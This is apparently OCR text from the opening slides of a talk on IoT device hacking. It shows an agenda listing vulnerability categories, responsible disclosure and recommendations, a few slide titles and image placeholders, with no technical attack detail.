
- Background
- IoT Hacking 101
- Findings
  - DOS, Weak Crypto, XSS, CSRF
  - Command Injection
  - Authentication Bypass
  - Memory Corruption
- Recommendations
- Responsible disc. experiences
- Summary


TOWN
HOLT'
BACKGROUND


Architecture and Attack Targets




Architecture and Attack Targets




Architecture and Attack Targets




METHODOLOGY



